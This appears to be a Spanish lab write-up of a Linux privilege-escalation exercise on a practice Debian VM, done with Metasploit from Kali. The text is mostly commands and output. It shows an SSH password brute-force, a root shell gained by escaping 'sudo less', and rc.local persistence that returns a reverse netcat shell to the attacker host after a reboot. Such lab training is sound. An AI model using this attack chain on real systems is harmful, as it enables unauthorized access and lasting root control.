
EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN LINUX I Prerrequisitos

- Kali Linux
- Debian LPE


Ejercicio - Metasploit

- Explotación de la vulnerabilidad CVE-2016-1531 para acceso con usuario limitado.
- Conseguir shell inicial con el usuario user.
- Convertir la shell del usuario user en shell del usuario root.
- Conseguir persistencia y demostrar que funciona reiniciando el sistema Debian LPE.

Vemos que es una vulnerabilidad de exim



Accedemos a msfconsole



Creo un diccionario con passwords para que no tarde tanto en el proceso

```
  GNU nano 7.2
password123
password321
password
password1
password2
password3
password4
```

Tras esto realizamos una búsqueda de módulo

```
┌──(root㉿kali)-[~]
└─# msfconsole  -q
msf6 > search auxiliary ssh login

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1  auxiliary/scanner/ssh/karaf_login                                       normal  No     Apache Karaf Login Utility
   2  auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3  auxiliary/scanner/http/cisco_firepower_login                           normal  No     Cisco Firepower Management Console 6.0 Login
   4  auxiliary/scanner/ssh/ssh_login                                        normal  No     SSH Login Check Scanner
   5  auxiliary/scanner/ssh/ssh_login_pubkey                                 normal  No     SSH Public Key Login Scanner
```

Escogemos el 4 y vemos las opciones

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current datab
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, o
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

Establecemos los recuadros rojos

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/debianpass.txt
PASS_FILE ⇒ /usr/share/wordlists/metasploit/debianpass.txt
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME user
USERNAME ⇒ user
```

Lo ponemos a correr

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.38:22 - Starting bruteforce
[-] 10.0.2.38:22 - Failed: 'user:password123'
[+] 10.0.2.38:22 - Success: 'user:password321' 'uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom)
5 UTC 2014 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.9:46643 → 10.0.2.38:22) at 2023-11-14 17:38:35 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vemos las sesiones y vemos que estamos desde USER

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   10.0.2.9:46643 → 10.0.2.38:22 (10.0.2.38)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

whoami
user
shell

[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
sh
sh-4.1$ whoami
user
```

Dentro de esto ejecutamos el siguiente comando para poder ver que archivos son root

```
sh-4.1$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

Una vez hecho esto aprovechamos less

```
sh-4.1$ sudo less /etc/profile
WARNING: terminal is not fully functional
/etc/profile  (press RETURN)!/bin/sh
!/bin/sh
sh-4.1# whoami
root
sh-4.1#
```

Una vez hemos hecho esto, dejamos la sesión en background y buscamos un modulo de persistencia

```
msf6 auxiliary(scanner/ssh/ssh_login) > search linux local persistence

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descripti
on
   -  ----                                                  ---------------  ----       -----  ---------
--
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Packa
ge Manager Persistence
   1  exploit/linux/local/autostart_persistence             2006-02-13       excellent  No     Autostart
 Desktop Item Persistence
   2  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Prof
ile Persistence
   3  exploit/linux/local/cron_persistence                  1979-07-01       excellent  No     Cron Pers
istence
   4  exploit/linux/local/service_persistence               1983-01-01       excellent  No     Service P
ersistence
   5  exploit/linux/local/yum_package_manager_persistence   2003-12-17       excellent  No     Yum Packa
ge Manager Persistence
   6  exploit/linux/local/rc_local_persistence              1980-10-01       excellent  No     rc.local
Persistence

Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/local/rc_local_
persistence

msf6 auxiliary(scanner/ssh/ssh_login) > use 6
[*] No payload configured, defaulting to cmd/unix/reverse netcat
```

Establecemos el LPORT y la sesión

```
msf6 exploit(linux/local/rc_local_persistence) > set lport 5555
lport => 5555
msf6 exploit(linux/local/rc_local_persistence) > set session 1
session => 1
msf6 exploit(linux/local/rc_local_persistence) > options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Lo ponemos a correr

```
msf6 exploit(linux/local/rc_local_persistence) > run
[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
```

Vamos al multihandler y modificamos unas pocas cosas y lo tendríamos

```
msf6 exploit(linux/local/rc_local_persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Modificamos el lport, el payload y lo guardamos en un job

```
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:5555
```

Reiniciamos la debian

```
The programs included with the Debian GNU/Linux system
the exact distribution terms for each program are descr
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
root@debian:~# reboot
```

Y en nuestra Kali aparece lo siguiente, una vez nos ha avisado de que se ha abierto la sesión comprobamos que es la que queremos

```
msf6 exploit(multi/handler) > [*] Command shell session 2 opened (10.0.2.9:5555 → 10.0.2.38:53336) at
2023-11-15 14:45:22 +0100

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell linux     SSH kali @   10.0.2.9:32925 → 10.0.2.38:22 (10.0.2.38)
  2         shell cmd/unix               10.0.2.9:5555 → 10.0.2.38:53336 (10.0.2.38)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

whoami
root
```